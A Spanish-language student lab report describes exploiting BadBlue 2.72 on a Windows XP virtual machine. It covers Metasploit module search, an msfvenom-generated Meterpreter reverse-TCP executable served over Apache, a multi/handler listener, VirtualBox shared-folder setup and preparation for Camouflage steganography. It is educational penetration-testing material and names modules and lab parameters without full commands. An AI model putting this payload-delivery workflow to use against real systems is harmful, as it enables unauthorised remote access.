INFORME TÉCNICO – EXPLOTACIÓN DEL SERVICIO BADBLUE Y CIFRADO EN ENTORNO WINDOWS XP

DANIEL SAMIR RODRIGUEZ PALACIOS

Estudiantes, IX semestre

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

INFORME TÉCNICO – EXPLOTACIÓN DEL SERVICIO BADBLUE Y CIFRADO EN ENTORNO WINDOWS XP

DANIEL SAMIR RODRIGUEZ PALACIOS

Estudiantes, VIII semestre

RAFEL SANDOVAL MORALES

Docente de asignatura

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

LISTA DE ILUSTRACIONES

LISTA DE TABLAS

Informe del laboratorio – Explotación del servicio BadBlue y cifrado en entorno Windows XP

En este laboratorio me propuse realizar una explotación controlada del servicio **BadBlue Personal Edition 2.72** instalado en una máquina virtual con **Windows XP**, con el fin de analizar su comportamiento ante accesos no autorizados y vulnerabilidades conocidas. Además, complementé el entorno con herramientas de cifrado y ocultamiento de información como **Camouflage**, para simular técnicas de esteganografía digital. El proceso incluyó la instalación de múltiples programas, la configuración de red y carpeta compartida, y la documentación detallada de cada paso realizado en clase. Esta práctica me permitió comprender cómo interactúan los servicios vulnerables en sistemas antiguos y cómo pueden ser aprovechados en auditorías de seguridad.

Alcance

Este laboratorio tuvo como objetivo principal simular la explotación del servicio BadBlue 2.72 en un entorno Windows XP, utilizando herramientas ofensivas como Metasploit Framework y técnicas de entrega controlada de payloads. A lo largo del proceso, se abordaron distintas fases del ciclo de ataque, desde la identificación de módulos vulnerables hasta la ejecución de payloads personalizados y la obtención de una sesión remota mediante Meterpreter.

El alcance incluyó:

- Configuración del entorno atacante en Kali Linux, con privilegios root y herramientas como msfconsole, msfvenom y Apache.
- Búsqueda y análisis de módulos de explotación disponibles para BadBlue, evaluando compatibilidad y efectividad.

- Generación manual de payloads con msfvenom, adaptando arquitectura, plataforma y parámetros de red.
- Entrega del payload vía servidor web, simulando escenarios reales de distribución maliciosa.
- Configuración del listener en Metasploit para capturar la conexión inversa desde el sistema XP.
- Validación de la sesión Meterpreter, exploración de procesos activos y confirmación de ejecución del payload.
- Documentación detallada de cada fase, incluyendo imágenes, comandos, reflexiones técnicas y dificultades encontradas.

Objetivo general

Desarrollar y documentar un laboratorio de explotación ética contra el servicio BadBlue 2.72 en Windows XP, utilizando herramientas ofensivas como Metasploit Framework, msfvenom y Apache, con el fin de simular un escenario real de entrega y ejecución de payloads, validar la obtención de acceso remoto mediante Meterpreter, y fortalecer mi capacidad técnica en análisis de vulnerabilidades, trazabilidad de evidencias y adaptación ante fallos.

Objetivos específicos

- Identificar y analizar los módulos de explotación disponibles para BadBlue 2.72 en Metasploit Framework, evaluando su compatibilidad y efectividad en entornos Windows XP.
- Configurar el entorno ofensivo en Kali Linux, incluyendo la inicialización de Metasploit, la generación de payloads con msfvenom y la activación del servidor web Apache para la entrega controlada del archivo malicioso.
- Simular la descarga y ejecución del payload desde el sistema víctima, validando el comportamiento del entorno XP y la respuesta ante archivos ejecutables alojados en el servidor atacante.
- Establecer una sesión remota mediante Meterpreter, documentando el proceso de conexión inversa, la interacción con el sistema comprometido y la enumeración de procesos activos.
- Registrar de forma detallada cada fase del laboratorio, incluyendo comandos utilizados, evidencias visuales, dificultades técnicas y reflexiones sobre la adaptación del enfoque ante fallos.

- Fortalecer la capacidad de documentación técnica, trazabilidad de evidencias y análisis crítico del proceso ofensivo, con fines pedagógicos y profesionales en el contexto de la ciberseguridad ética.

Glosario técnico

Tabla 1 Glosario técnico

Término	Definición
Kali Linux	Distribución de Linux especializada en pruebas de penetración y análisis forense digital. Utilizada como entorno atacante en este laboratorio.
Metasploit Framework	Plataforma de explotación que permite ejecutar ataques, generar payloads y gestionar sesiones remotas.
msfconsole	Interfaz principal de Metasploit para interactuar con módulos de explotación, payloads y sesiones.
msfvenom	Herramienta de Metasploit para generar payloads personalizados en distintos formatos (ejecutables, scripts, etc.).
Payload	Código malicioso que se ejecuta en el sistema víctima tras una explotación exitosa. En este caso, se usó windows/meterpreter/reverse_tcp.
Meterpreter	Shell avanzada que permite interactuar con el sistema comprometido, ejecutar comandos, migrar procesos y capturar evidencia.
Reverse TCP	Técnica de conexión donde el sistema víctima inicia una conexión hacia el atacante, permitiendo evadir ciertos controles de red.
Apache2	Servidor web utilizado para alojar el archivo malicioso (badblue_payload.exe) y facilitar su descarga desde el sistema XP.
BadBlue 2.72	Software vulnerable instalado en Windows XP, utilizado como objetivo en este laboratorio.
Exploit	Módulo o técnica que aprovecha una vulnerabilidad para ejecutar código malicioso en el sistema víctima.

Término	Definición
Listener	Componente que espera conexiones entrantes desde el payload ejecutado en el sistema víctima. Configurado en Metasploit con exploit/multi/handler.
PID / PPID	Identificadores de procesos (Process ID / Parent Process ID) utilizados para analizar la actividad del sistema comprometido.
NT AUTHORITY\SYSTEM	Cuenta con privilegios elevados en sistemas Windows. Su presencia en procesos indica posibles vectores de escalamiento.
Content.IE5	Carpeta temporal del navegador Internet Explorer donde se almacenan archivos descargados, como el payload en este caso.

Resumen

Este laboratorio documenta el proceso completo de explotación ética del servicio BadBlue 2.72 en un entorno Windows XP, utilizando herramientas ofensivas como Metasploit Framework, msfvenom y Apache desde una máquina atacante con Kali Linux. Inicialmente se intentó explotar el servicio mediante el módulo badblue_ext_overflow, pero al no obtener sesión, se optó por generar manualmente un payload tipo windows/meterpreter/reverse_tcp, alojarlo en el servidor web Apache y simular su descarga desde el sistema víctima.

Tras configurar el listener en Metasploit, se logró establecer una sesión Meterpreter activa, lo que permitió interactuar con el sistema comprometido, validar la ejecución del payload y enumerar procesos activos. Cada fase fue documentada con capturas, comandos y reflexiones técnicas, destacando la capacidad de adaptación ante fallos, la trazabilidad de evidencias y el enfoque metodológico aplicado.

Materiales y métodos

Materiales utilizados:

Tabla 2 Materiales y métodos

Elemento	Descripción
Sistema atacante	Kali Linux con privilegios root, entorno ofensivo principal.
Sistema víctima	Windows XP con BadBlue 2.72 instalado, objetivo de la explotación.
Metasploit Framework	Plataforma para ejecutar exploits, generar payloads y gestionar sesiones.
msfvenom	Herramienta para crear payloads personalizados en formato .exe.
Apache2	Servidor web usado para alojar y entregar el payload al sistema XP.
Payload generado	windows/meterpreter/reverse_tcp, ejecutable de 7168 bytes.
Listener	Módulo exploit/multi/handler configurado para recibir conexión inversa.
Red simulada	IP atacante: 210.210.200.14, IP víctima: 210.210.200.9, puerto: 4444.

Metodología aplicada:

Tabla 3 Metodología aplicada

Fase	Acción realizada
Inicialización ofensiva	Lanzamiento de msfconsole y búsqueda de módulos para BadBlue.
Configuración del exploit	Prueba con badblue_ext_overflow, sin éxito en la apertura de sesión.
Generación del payload	Uso de msfvenom para crear badblue_payload.exe con parámetros definidos.
Entrega del payload	Movimiento del archivo a /var/www/html/ y activación de Apache.
Configuración del listener	Preparación del módulo multi/handler en Metasploit para recibir la conexión.
Ejecución en XP	Descarga y ejecución manual del payload desde el navegador en XP.
Sesión Meterpreter	Confirmación de conexión inversa y enumeración de procesos activos.
Documentación técnica	Registro de comandos, capturas, reflexiones y dificultades encontradas.

Planteamiento del problema

Tabla 4 Planteamiento del problema

Efectos indirectos	Efectos directos	Problema central	Causas directas
- Necesidad de adaptar procedimientos ofensivos ante fallos inesperados	- Fallo del módulo badblue_ext_overflow al intentar generar sesión	- Incompatibilidad del módulo de Metasploit con la versión 2.72 de BadBlue	- El módulo fue diseñado para BadBlue 2.5, no para 2.72
- Fortalecimiento de habilidades en generación manual de payloads	- Cambio de estrategia hacia entrega controlada vía Apache	- Limitaciones técnicas del entorno XP para ejecutar payloads modernos	- Diferencias en estructura interna del servicio entre versiones
- Mejora en la documentación reflexiva y trazabilidad de evidencias	- Necesidad de configurar el listener manualmente para capturar la conexión inversa	- Dificultad para validar la explotación directa en entornos antiguos	- Ausencia de módulos actualizados o específicos para BadBlue 2.72

Inicio de instalación de Oracle VirtualBox Guest Additions 7.1.12

En esta imagen muestro el momento en que inicié la instalación de Oracle VirtualBox Guest Additions versión 7.1.12 dentro de la máquina virtual con Windows XP. Este paso fue fundamental para mejorar la integración entre el sistema anfitrión y la máquina virtual, permitiendo funciones como la carpeta compartida, mejor resolución de pantalla y sincronización del portapapeles. Antes de continuar con la instalación, cerré las aplicaciones abiertas para evitar conflictos con los archivos del sistema. Verifiqué que el entorno estuviera limpio y listo para recibir los complementos sin necesidad de reinicios forzados. Esta preparación me permitió avanzar de forma ordenada en la configuración del laboratorio.




Ilustración 1 Inicio de instalación de Oracle VirtualBox Guest Additions 7.1.12

Selección de ruta de instalación para Oracle VirtualBox Guest Additions

En esta imagen muestro el momento en que seleccioné la ruta de instalación para Oracle VirtualBox Guest Additions versión 7.1.12. El instalador sugirió por defecto la carpeta C:\Archivos de programa\Oracle\VirtualBox Guest Additions\, la cual acepté sin modificaciones, ya que contaba con suficiente espacio disponible en disco (más de 18 GB). Este paso fue clave para asegurar que los archivos del complemento se integraran correctamente al sistema operativo Windows XP. Me aseguré de que no hubiera conflictos previos en esa ruta y procedí con la instalación para habilitar funciones como el portapapeles compartido, mejor resolución de pantalla y acceso a carpetas compartidas entre el host y la máquina virtual.




Ilustración 2 Selección de ruta de instalación para Oracle VirtualBox Guest Additions

Selección de componentes para instalar en Oracle VirtualBox Guest Additions

En esta imagen muestro el paso en el que seleccioné los componentes que deseaba instalar como parte de Oracle VirtualBox Guest Additions versión 7.1.12. Opté por instalar únicamente los complementos esenciales: VirtualBox Guest Additions y entradas en el menú de inicio, dejando desmarcada la opción de soporte Direct3D (experimental) para evitar posibles conflictos con el entorno gráfico de Windows XP. Esta decisión fue tomada con base en la estabilidad del sistema y la compatibilidad con los recursos disponibles. Mi objetivo era asegurar una integración fluida entre el host y la máquina virtual, sin introducir elementos que pudieran afectar el rendimiento o generar errores innecesarios. Este paso fue clave para habilitar funciones como el portapapeles compartido, mejor resolución de pantalla y acceso a carpetas compartidas.




Ilustración 3 Selección de componentes para instalar en Oracle VirtualBox Guest Additions

Acceso a preferencias de carpetas compartidas en VirtualBox

En esta imagen muestro el momento en que accedí al menú de Dispositivos dentro de Oracle VirtualBox para configurar las carpetas compartidas entre el sistema anfitrión y la máquina virtual con Windows XP. Seleccioné la opción "Preferencias de carpetas compartidas...", lo cual me permitió definir rutas específicas para intercambiar archivos de forma segura y eficiente. Este paso fue clave para facilitar la transferencia de herramientas, evidencias y archivos cifrados entre ambos entornos. Además, me permitió mantener una estructura organizada del laboratorio, evitando el uso de medios externos o procesos manuales innecesarios. Esta integración fue posible gracias a la instalación previa de los complementos Guest Additions.




Ilustración 4 Acceso a preferencias de carpetas compartidas en VirtualBox

Configuración de carpeta compartida en VirtualBox

En esta imagen muestro el cuadro de diálogo que utilicé para **añadir una carpeta compartida** entre el sistema anfitrión y la máquina virtual con Windows XP. Seleccioné la ruta de la carpeta en el host, asigné un nombre identificable y activé las opciones de **automontaje** y **permanencia**, lo cual me permitió que la carpeta estuviera disponible de forma automática cada vez que iniciara la máquina virtual. Este paso fue esencial para facilitar el intercambio de archivos entre ambos entornos, especialmente durante la explotación del servicio BadBlue y la transferencia de archivos cifrados. La configuración precisa de esta carpeta me permitió mantener una estructura organizada del laboratorio y documentar evidencias sin depender de medios externos.




Ilustración 5 Configuración de carpeta compartida en VirtualBox

Selección de carpeta compartida desde configuración de VirtualBox

En esta imagen muestro el proceso de selección de una carpeta compartida desde la configuración avanzada de la máquina virtual WINDOWS_XP en Oracle VirtualBox. Accedí al apartado "Carpetas compartidas" y utilicé el cuadro de diálogo "Seleccionar carpeta" para elegir una ruta específica dentro del directorio de Descargas del sistema anfitrión. Seleccioné la carpeta "máquina virtual xp", creada previamente para organizar los archivos del laboratorio, incluyendo herramientas, evidencias y documentos cifrados. Esta configuración me permitió establecer una ruta permanente y accesible desde Windows XP, facilitando la transferencia de archivos sin necesidad de medios externos. Este paso fue esencial para mantener la trazabilidad y orden en el desarrollo del laboratorio.




Ilustración 6 Selección de carpeta compartida desde configuración de VirtualBox

Verificación de carpeta compartida configurada en VirtualBox

En esta imagen muestro la sección de carpetas compartidas dentro de la configuración de la máquina virtual WINDOWS_XP en Oracle VirtualBox. Aquí verifiqué que la carpeta "máquina virtual xp", ubicada en C:\Users\Admin\Downloads\, estuviera correctamente añadida con acceso completo, automontaje activado y marcada como permanente. Este paso fue crucial para garantizar que los archivos necesarios para el laboratorio —como instaladores, evidencias y documentos cifrados— estuvieran disponibles de forma inmediata y estable dentro del entorno Windows XP. Validé que no hubiera carpetas transitorias activas, lo cual me permitió mantener una estructura de trabajo ordenada y persistente durante todo el proceso de explotación y cifrado.




Ilustración 7 Verificación de carpeta compartida configurada en VirtualBox

Verificación de unidad de red compartida en Windows XP

En esta imagen muestro la unidad de red Z: correctamente montada en el entorno Windows XP, identificada como "maquina_virtual_xp en 'VBoxSvr'". Esta unidad representa la carpeta compartida que configuré previamente desde Oracle VirtualBox, permitiéndome acceder directamente a los archivos alojados en el sistema anfitrión. La correcta visualización de esta unidad confirma que la integración entre el host y la máquina virtual fue exitosa, gracias a la instalación de los complementos Guest Additions y la configuración precisa de la carpeta compartida. Esta funcionalidad fue clave para transferir herramientas, evidencias y archivos cifrados sin necesidad de dispositivos externos, manteniendo la eficiencia y trazabilidad del laboratorio.




Ilustración 8 Verificación de unidad de red compartida en Windows XP

Archivos seleccionados para pruebas de cifrado y ocultamiento

En esta imagen muestro cinco archivos seleccionados desde el entorno Windows XP, los cuales utilicé como base para realizar pruebas de cifrado y ocultamiento mediante la herramienta Camouflage (camou121.exe). Los archivos incluyen documentos en formato PDF, PPTX y DOCX, con nombres que simulan formularios y planes de mejora, lo cual me permitió trabajar con contenido variado y realista. Seleccioné estos archivos por su tamaño moderado y diversidad de formatos, lo que me permitió evaluar cómo se comporta el cifrado y la esteganografía en distintos tipos de documentos. Esta etapa fue clave para validar la funcionalidad de Camouflage y documentar el proceso de ocultamiento dentro de imágenes, como parte del laboratorio de explotación y cifrado.

Ilustración 9 Archivos seleccionados para pruebas de cifrado y ocultamiento

Escritorio de Windows XP con archivos e imágenes para pruebas de cifrado

En esta imagen muestro el escritorio de la máquina virtual con Windows XP, ya configurada y corriendo dentro de Oracle VirtualBox. En este entorno reuní los archivos que utilicé para realizar pruebas de cifrado y ocultamiento, incluyendo documentos en distintos formatos y dos imágenes que seleccioné como portadoras para aplicar técnicas de esteganografía con Camouflage. Entre los archivos visibles se encuentran documentos como "Chronicle_G...", "Improveme..." y "Folleto_GA...", junto a imágenes como "Luffy with crew" y "One Piece 4K Wallpaper", que elegí por su resolución y peso adecuado para ocultar información sin alterar su apariencia visual. Esta organización en el escritorio me permitió trabajar de forma ágil y mantener control sobre los elementos utilizados en el laboratorio.

